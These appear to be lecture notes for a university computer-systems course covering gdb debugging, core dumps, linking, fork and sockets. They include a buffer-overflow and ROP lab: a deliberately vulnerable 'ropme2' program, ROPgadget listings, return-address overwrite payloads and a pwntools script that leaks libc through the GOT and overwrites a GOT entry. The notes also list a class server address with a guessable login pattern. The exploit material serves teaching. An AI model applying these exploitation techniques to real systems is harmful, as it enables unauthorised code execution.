; pop rdi ; nop ; pop rbp ; ret  0x000000000040127d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret  0x000000000040117a : push rbp ; mov rbp, rsp ; pop rdx ; pop rsi ; pop rdi ; nop ; pop rbp ; ret  0x000000000040101a : ret  0x00000000004011a2 : retf 0xfffe  0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret  0x000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]  0x0000000000401158 : sti ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret  0x000000000040129d : sub esp, 8 ; add rsp, 8 ; ret  0x000000000040129c : sub rsp, 8 ; add rsp, 8 ; ret  0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax  0x00000000004010e3 : test eax, eax ; je 0x4010f0 ; mov edi, 0x404040 ; jmp rax  0x0000000000401125 : test eax, eax ; je 0x401130 ; mov edi, 0x404040 ; jmp rax  0x000000000040100f : test rax, rax ; je 0x401016 ; call rax  Unique gadgets found: 78 |
| --- |

$ cyclic 100 | ./ropme

Segmentation fault (core dumped)

ulimit -c unlimited

cyclic 100 > input

pwndbg> r < input

\*RAX 0x64

\*RBX 0x401220 (\_\_libc\_csu\_init) ◂— endbr64

\*RCX 0x7ffff7ecffd2 (read+18) ◂— cmp rax, -0x1000 /\* 'H=' \*/

\*RDX 0x200

RDI 0x0

\*RSI 0x7fffffffe330 ◂— 0x6161616261616161 ('aaaabaaa')

R8 0x0

\*R9 0x7ffff7fe0d60 (\_dl\_fini) ◂— endbr64

\*R10 0x400499 ◂— 0x6474730064616572 /\* 'read' \*/

\*R11 0x246

\*R12 0x401090 (\_start) ◂— endbr64

\*R13 0x7fffffffe460 ◂— 0x1

R14 0x0

R15 0x0

\*RBP 0x6161616a61616169 ('iaaajaaa')

\*RSP 0x7fffffffe358 ◂— 0x6161616c6161616b ('kaaalaaa')

\*RIP 0x4011a8 (func+36) ◂— ret

───────────────────[ DISASM / x86-64 / set emulate on ]────────────────────

► 0x4011a8 <func+36> ret <0x6161616c6161616b>

cyclic -l kaaalaaa

40

python3 -c 'print ("A"\*40 + "\xa9\x11\x40\x00\x00\x00")' > input

python3 -c 'print ("A"\*39 + "\xa9\x11\x40\x00\x00\x00\x00\x00\x00")'

## Remote server info

| ssh -p 2222 [Student ID]@122.38.251.9 |
| --- |

if your student id is 12345678 then use the following id and password.

ID : C12345678

Password : C12345678

| ssh -p 2222 C12345678@122.38.251.9 |
| --- |

## Handling datalab-handout compile error

If you encounter the following error, you need to install 'gcc-multilib'

| osboxes@osboxes:~/datalab-handout-updated$ make  gcc -Wall -m32 -lm -o btest bits.c btest.c decl.c tests.c  In file included from btest.c:16:  /usr/include/stdio.h:27:10: fatal error: bits/libc-header-start.h: No such file or directory  27 | #include <bits/libc-header-start.h>  | ^~~~~~~~~~~~~~~~~~~~~~~~~~  compilation terminated.  In file included from decl.c:1:  /usr/include/stdio.h:27:10: fatal error: bits/libc-header-start.h: No such file or directory  27 | #include <bits/libc-header-start.h>  | ^~~~~~~~~~~~~~~~~~~~~~~~~~  compilation terminated.  In file included from /usr/lib/gcc/x86\_64-linux-gnu/12/include/limits.h:203,  from /usr/lib/gcc/x86\_64-linux-gnu/12/include/syslimits.h:7,  from /usr/lib/gcc/x86\_64-linux-gnu/12/include/limits.h:34,  from tests.c:3:  /usr/include/limits.h:26:10: fatal error: bits/libc-header-start.h: No such file or directory  26 | #include <bits/libc-header-start.h>  | ^~~~~~~~~~~~~~~~~~~~~~~~~~  compilation terminated.  make: \*\*\* [Makefile:12: btest] Error 1 |
| --- |

### apt update

To install 'gcc-multilib' on the 'Ubuntu VM guest image' I shared before, you'll need to update the apt repository.

| sudo sed -i -re 's/([a-z]{2}\.)?archive.ubuntu.com|security.ubuntu.com/old-releases.ubuntu.com/g' /etc/apt/sources.list |
| --- |

| sudo apt-get update && sudo apt-get dist-upgrade |
| --- |

(<https://askubuntu.com/questions/91815/how-to-install-software-or-upgrade-from-an-old-unsupported-release/91821#91821>)

### gcc-multilib

| sudo apt install gcc-multilib |
| --- |

# 2023.11.10

fact.c

| #include <stdio.h>  int fact(int n) {  if(n == 1)  return n;  else  return n \* fact(n-1);  }  int main() {  int n;  for (n=0; n<20; n++)  {  printf("factorial of %d: \t %d\n" , n, fact(n));  }  return 0;  } |
| --- |

gcc -m32 -O1 -fno-stack-protector -no-pie -fno-PIC -o fact fact.c

| ulimit -c unlimited  $ ulimit -a  core file size (blocks, -c) unlimited  data seg size (kbytes, -d) unlimited  scheduling priority (-e) 0  file size (blocks, -f) unlimited  pending signals (-i) 62459  max locked memory (kbytes, -l) 65536  max memory size (kbytes, -m) unlimited  open files (-n) 1024  pipe size (512 bytes, -p) 8  POSIX message queues (bytes, -q) 819200  real-time priority (-r) 0  stack size (kbytes, -s) 8192  cpu time (seconds, -t) unlimited  max user processes (-u) 62459  virtual memory (kbytes, -v) unlimited  file locks (-x) unlimited  cat /proc/3329366/maps  08048000-08049000 r--p 00000000 fd:00 4465334 /home/nshc/moon/computer\_system/07\_debugging/test/fact  08049000-0804a000 r-xp 00001000 fd:00 4465334 /home/nshc/moon/computer\_system/07\_debugging/test/fact  0804a000-0804b000 r--p 00002000 fd:00 4465334 /home/nshc/moon/computer\_system/07\_debugging/test/fact  0804b000-0804c000 r--p 00002000 fd:00 4465334 /home/nshc/moon/computer\_system/07\_debugging/test/fact  0804c000-0804d000 rw-p 00003000 fd:00 4465334 /home/nshc/moon/computer\_system/07\_debugging/test/fact  f7dc6000-f7ddf000 r--p 00000000 fd:00 6041625 /usr/lib/i386-linux-gnu/libc-2.31.so  f7ddf000-f7f3a000 r-xp 00019000 fd:00 6041625 /usr/lib/i386-linux-gnu/libc-2.31.so  f7f3a000-f7fae000 r--p 00174000 fd:00 6041625 /usr/lib/i386-linux-gnu/libc-2.31.so  f7fae000-f7faf000 ---p 001e8000 fd:00 6041625 /usr/lib/i386-linux-gnu/libc-2.31.so  f7faf000-f7fb1000 r--p 001e8000 fd:00 6041625 /usr/lib/i386-linux-gnu/libc-2.31.so  f7fb1000-f7fb2000 rw-p 001ea000 fd:00 6041625 /usr/lib/i386-linux-gnu/libc-2.31.so  f7fb2000-f7fb5000 rw-p 00000000 00:00 0  f7fca000-f7fcc000 rw-p 00000000 00:00 0  f7fcc000-f7fcf000 r--p 00000000 00:00 0 [vvar]  f7fcf000-f7fd1000 r-xp 00000000 00:00 0 [vdso]  f7fd1000-f7fd2000 r--p 00000000 fd:00 6041336 /usr/lib/i386-linux-gnu/ld-2.31.so  f7fd2000-f7ff0000 r-xp 00001000 fd:00 6041336 /usr/lib/i386-linux-gnu/ld-2.31.so  f7ff0000-f7ffb000 r--p 0001f000 fd:00 6041336 /usr/lib/i386-linux-gnu/ld-2.31.so  f7ffc000-f7ffd000 r--p 0002a000 fd:00 6041336 /usr/lib/i386-linux-gnu/ld-2.31.so  f7ffd000-f7ffe000 rw-p 0002b000 fd:00 6041336 /usr/lib/i386-linux-gnu/ld-2.31.so  ff7fe000-ffffe000 rw-p 00000000 00:00 0 [stack]  This command is deprecated in Pwndbg. Please use the GDB's built-in syntax for running shell commands instead: !cat <args>  pwndbg> vmmap |
| --- |

| $ valgrind ./fact  ==3329933== Memcheck, a memory error detector  ==3329933== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.  ==3329933== Using Valgrind-3.15.0 and LibVEX; rerun with -h for copyright info  ==3329933== Command: ./fact  ==3329933==  ==3329933== Stack overflow in thread #1: can't grow stack to 0xfe004000  ==3329933==  ==3329933== Process terminating with default action of signal 11 (SIGSEGV): dumping core  ==3329933== Access not within mapped region at address 0xFE004FF0  ==3329933== Stack overflow in thread #1: can't grow stack to 0xfe004000  ==3329933== at 0x80491B4: fact (in /home/nshc/moon/computer\_system/07\_debugging/test/fact)  ==3329933== If you believe this happened as a result of a stack  ==3329933== overflow in your program's main thread (unlikely but  ==3329933== possible), you can try to increase the size of the  ==3329933== main thread stack using the --main-stacksize= flag.  ==3329933== The main thread stack size used in this run was 8388608.  ==3329933== Stack overflow in thread #1: can't grow stack to 0xfe004000  --3329933-- VALGRIND INTERNAL ERROR: Valgrind received a signal 11 (SIGSEGV) - exiting  --3329933-- si\_code=1; Faulting address: 0xFE004FF0; sp: 0x829a7f20  valgrind: the 'impossible' happened:  Killed by fatal signal  host stacktrace:  ==3329933== at 0x580B5272: ??? (in /usr/lib/x86\_64-linux-gnu/valgrind/memcheck-x86-linux)  sched status:  running\_tid=1  Thread 1: status = VgTs\_Runnable (lwpid 3329933)  Segmentation fault |
| --- |

| #include <stdio.h>  long long int fact(int n) {  if(n == 0) return 1;  if(n == 1)  return n;  else  return n \* fact(n-1);  }  int main() {  int n;  for (n=0; n<20; n++)  {  printf("factorial of %d: \t %lld\n" , n, fact(n));  }  return 0;  } |
| --- |

## fact4.c

| #include <stdio.h>  int fact(int n) {  if(n == 1)  return n;  else  return n \* fact(n-1);  }  int main() {  int n=4;  printf("factorial of %d: \t %d\n" , n, fact(n));  return 0;  } |
| --- |

gcc -m32 -O1 -fno-stack-protector -no-pie -fno-PIC -o fact4 fact4.c

| objdump --disassemble=fact ./fact4 |
| --- |

## GDB Cheat sheet

https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf

| pwndbg> x/20wx $esp  0xffffd4c0: 0x00000004 0xffffd584 0xffffd58c 0x08049221  0xffffd4d0: 0x2aa8f2b0 0xffffd4f0 0x00000000 0x2a88ded5  0xffffd4e0: 0x2aa5e000 0x2aa5e000 0x00000000 0x2a88ded5  0xffffd4f0: 0x00000001 0xffffd584 0xffffd58c 0xffffd514  0xffffd500: 0x2aa5e000 0x00000000 0xffffd568 0x00000000 |
| --- |

## core file related setting

| echo "core.%e.%p" > /proc/sys/kernel/core\_pattern  or  sudo service apport stop  ulimit -c unlimited |
| --- |

changing stack size

| ulimit -s unlimited |
| --- |

compile option for stack size

| gcc -Wl,--stack,4194304 -o program program.c |
| --- |

| gdb ./fact core.fact.3291331 |
| --- |

### Conditional break

| pwndbg> b if $ebx == 4  pwndbg> disp /20xw $esp |
| --- |

### Intel or AT&T syntax

| pwndbg> set disassembly-flavor att |
| --- |

## Homework3

| #include <stdio.h>  unsigned long long fibonacci(unsigned long long n) {  if(n == 0){  return 0;  } else if(n == 1) {  return 1;  } else {  return (fibonacci(n-1) + fibonacci(n-2));  }  }  int main() {  unsigned long long i;  unsigned long long n = 90;  printf("Fibonacci of %lld: \n" , n);  for(i = 0;i<n;i++) {  printf("%lld ",fibonacci(i));  fflush(stdout);  }  printf("\n");  return 0;  } |
| --- |

| all :  gcc -o fibo fibo.c |
| --- |

## pwntools

<https://github.com/Gallopsled/pwntools-tutorial>

| cp /lib/x86\_64-linux-gnu/libc.so.6 . |
| --- |

## ROPME2

ropme2.c

| #include <stdio.h>  #include <string.h>  #include <stdlib.h>  #include <unistd.h>  void gift(){  \_\_asm\_\_ volatile (  "pop %rdx \n\t"  "pop %rsi \n\t"  "pop %rdi \n\t"  );  }  void secret(){  printf("Here is secret message for you\n");  }  void login(){  char overflowme[32];  char password[32];  printf("Login : ");  fflush (stdout);  read(0, overflowme, 0x200);  if (!strcmp(overflowme, "root"))  {  if (!strcmp(password, "pa$$w0rd"))  {  printf("You are successfully logged in\n");  secret();  }  else  printf("Incorrect password!\n");  }  else  printf("Invalid user\n");  }  int main(int argc, char\* argv[]){  setvbuf(stdout, 0, \_IOLBF, 0);  setvbuf(stdin, 0, \_IOLBF, 0);  login();  write(1, "DONE\n", 5);  return 0;  } |
| --- |

Makefile

| all :  gcc -Wno-stringop-overflow -no-pie -fno-stack-protector -o ropme2 ropme2.c |
| --- |

| $ checksec ./ropme2  [\*] '/home/nshc/moon/computer\_system/07\_debugging/ROPME2/ropme2'  Arch: amd64-64-little  RELRO: Partial RELRO  Stack: No canary found  NX: NX enabled  PIE: No PIE (0x400000) |
| --- |

| cyclic 100 | ./ropme2  gdb ./ropme2 core.ropme2.3347251  00:0000│ rsp 0x7ffef7da5618 ◂— 0x6161616c6161616b ('kaaalaaa')  cyclic -l kaaalaaa  40  python3 -c 'print ("A"\*40 + "pppppppp")' | ./ropme2  Login : Invalid user  Segmentation fault (core dumped)  p secret  $1 = {<text variable, no debug info>} 0x401204 <secret>  \x04\x12\x40\x00\x00\x00\x00\x00  python3 -c 'print ("A"\*40 + "\x04\x12\x40\x00\x00\x00\x00\x00")' | ./ropme2 |
| --- |

### Debugging

| python3 -c 'print ("A"\*40 + "\x04\x12\x40\x00\x00\x00\x00\x00")' > input  pwndbg> run < input |
| --- |

| from pwn import \*  context.log\_level = 'debug'  e=ELF("./ropme2")  #e=ELF("./ropme3")  io=process("./ropme2")  #io=process("./ropme3")  #io=remote("localhost", 31337)  libc=ELF("./libc.so.6")  input('>')  debug = True  debug = False  if debug :  gdb.attach(io, gdbscript='''  b \*0x4011a8  '''  )  input('ready')  # --------------  # gadgets  pppr = 0x40117e  write = e.plt["write"]  read = e.plt["read"]  bss = e.bss(0x100)  write\_got = e.got["write"]  print(f"bss = {bss:#x}")  print(f"write = {write:#x}")  print(f"read = {read:#x}")  print(f"read = {read:#x}")  p = b"p"\*40  p += p64(0x401204)  #p += p64(0x401224)  io.send(p)  io.interactive() |
| --- |

| python3 expl1.py |
| --- |

| ROPgadget --binary=ropme2  0x00000000004013a3 : pop rdi ; ret |
| --- |

### How to debug interactive exploit code

| input(‘ready?’) # add this exploit script  gdb ./ropme2  pwndbg> attach 639311  pwndbg> finish |
| --- |

0x40125d <login+66> lea rax, [rbp - 0x20]

0x401261 <login+70> lea rsi, [rip + 0xdc8]

0x401268 <login+77> mov rdi, rax

0x40126b <login+80> call strcmp@plt <strcmp@plt>

0x401270 <login+85> test eax, eax

0x401272 <login+87> jne login+150 <login+150>

0x401274 <login+89> lea rax, [rbp - 0x40]

0x401278 <login+93> lea rsi, [rip + 0xdb6]

0x40127f <login+100> mov rdi, rax

0x401282 <login+103> call strcmp@plt <strcmp@plt>

0x401287 <login+108> test eax, eax

$ ROPgadget --binary=ropme2 > gadget.txt


### break

4012bf: c3 retq

### Exploit code

| from pwn import \*  context.log\_level = 'debug'  e=ELF("./ropme2")  io=process("./ropme2")  #io=remote("localhost", 31337)  libc=ELF("./libc.so.6")  input('>')  debug = True  debug = False  if debug :  gdb.attach(io, gdbscript='''  b \*0x4011a8  '''  )  input('ready')  # --------------  # gadgets  pppr = 0x40117e  write = e.plt["write"]  read = e.plt["read"]  bss = e.bss(0x100)  write\_got = e.got["write"]  print(f"bss = {bss:#x}")  print(f"write = {write:#x}")  print(f"read = {read:#x}")  # --------------  # payloads  p = b"p"\*0x28  p += p64(pppr)  p += p64(0x9) # rdx  p += p64(write\_got) # rsi  p += p64(1) # rdi  p += p64(0) # rbp  p += p64(write) # leak 'write' function address  # ---  p += p64(pppr)  p += p64(0x10) # rdx  p += p64(bss) # rsi  p += p64(0) # rdi  p += p64(0) # rbp  p += p64(read) # read(0, bss, 0x10)  # ---  p += p64(pppr)  p += p64(0x10) # rdx  p += p64(bss) # rsi  p += p64(1) # rdi  p += p64(0) # rbp  p += p64(write) # write(1, bss, 0x10)  # ---  p += p64(pppr)  p += p64(0x8) # rdx  p += p64(write\_got) # rsi  p += p64(0) # rdi  p += p64(0) # rbp  p += p64(read) # read(0, write\_got, 0x10)  # ---  p += p64(pppr)  p += p64(0x10) # rdx  p += p64(bss) # rsi  p += p64(1) # rdi  p += p64(0) # rbp  p += p64(write) # write(1, bss, 0x10) -> exit()  # --------------  io.send(p)  write\_addr = u64(io.read(8))  print(f"write\_addr = {write\_addr:#x}")  libc.address = write\_addr - libc.symbols['write']  print(f"libc = {libc.address:#x}")  exit\_ = libc.symbols['exit']  #  io.sendline(teamname)  io.send(p64(exit\_))  io.interactive() |
| --- |

# 2023.11.17



Makefile

| all :  gcc -o prog mismatch-main.c mismatch-variable.c |
| --- |

mismatch-main.c

| long int x; /\* Weak symbol \*/  int main(int argc, char \*argv[]) {  printf("%ld\n", x);  return 0;  } |
| --- |

mismatch-variable.c

| /\* Global strong symbol \*/  double x = 3.14; |
| --- |

Makefile

| all :  gcc -o a.out main.c foo.c |
| --- |

main.c


| #include <stdio.h>  int a = 1;  static int b = 2;  int c = 3;  int main()  {  int c = 4;  foo();  printf("a=%d b=%d c=%d\n", a, b, c);  return 0;  } |
| --- |

foo.c

| int a, b, c;  void foo()  {  a = 5;  b = 6;  c = 7;  } |
| --- |

# 2023.11.24

Mid-Term result



Makefile

| all :  gcc -o fork fork.c |
| --- |

fork.c

| #include <stdio.h>  #include <stdlib.h>  #include <errno.h>  void unix\_error(char \*msg) /\* Unix-style error \*/  {  fprintf(stderr, "%s: %s\n", msg, strerror(errno));  exit(0);  }  pid\_t Fork(void)  {  pid\_t pid;  if ((pid = fork()) < 0)  unix\_error("Fork error");  return pid;  }  /\* $begin fork \*/  /\* $begin wasidefork \*/  int main()  {  pid\_t pid;  int x = 1;  pid = Fork(); //line:ecf:forkreturn  if (pid == 0) { /\* Child \*/  printf("child : x=%d\n", ++x); //line:ecf:childprint  exit(0);  }  /\* Parent \*/  printf("parent: x=%d\n", --x); //line:ecf:parentprint  exit(0);  }  /\* $end fork \*/  /\* $end wasidefork \*/ |
| --- |

| #include <stdio.h>  #include <stdlib.h>  #include <errno.h>  void fork5()  {  printf("L0\n");  if (fork() == 0) {  printf("L1\n");  if (fork() == 0) {  printf("L2\n");  }  }  printf("Bye\n");  }  int main()  {  fork5();  } |
| --- |

# 2023.12.01

| ssh -p 2222 C1234567@122.38.251.9 |
| --- |

| $ cp /home/public/10\_network.tar.gz .  $ tar xvfz 10\_network.tar.gz  $ ls 10\_network  include netp src  $ cd 10\_network/netp  $ make clean && make |
| --- |

## How to choose your port number

Open port : 20000 ~ 201000

123456

20456

| server$ ./echoserveri 20999  moon$ nc 122.38.251.9 20999  moon$ telnet 122.38.251.9 20999 |
| --- |

| io=remote("122.38.251.9", 31337 ) |
| --- |

| #!/bin/bash  PORT=20999  EXEC\_NAME=ropme  socat -v tcp-listen:$PORT,fork,reuseaddr EXEC:./$EXEC\_NAME |
| --- |

# 2023.12.08

## Remote

| nc 122.38.251.9 31337 |
| --- |


Local

| ./ropme |
| --- |

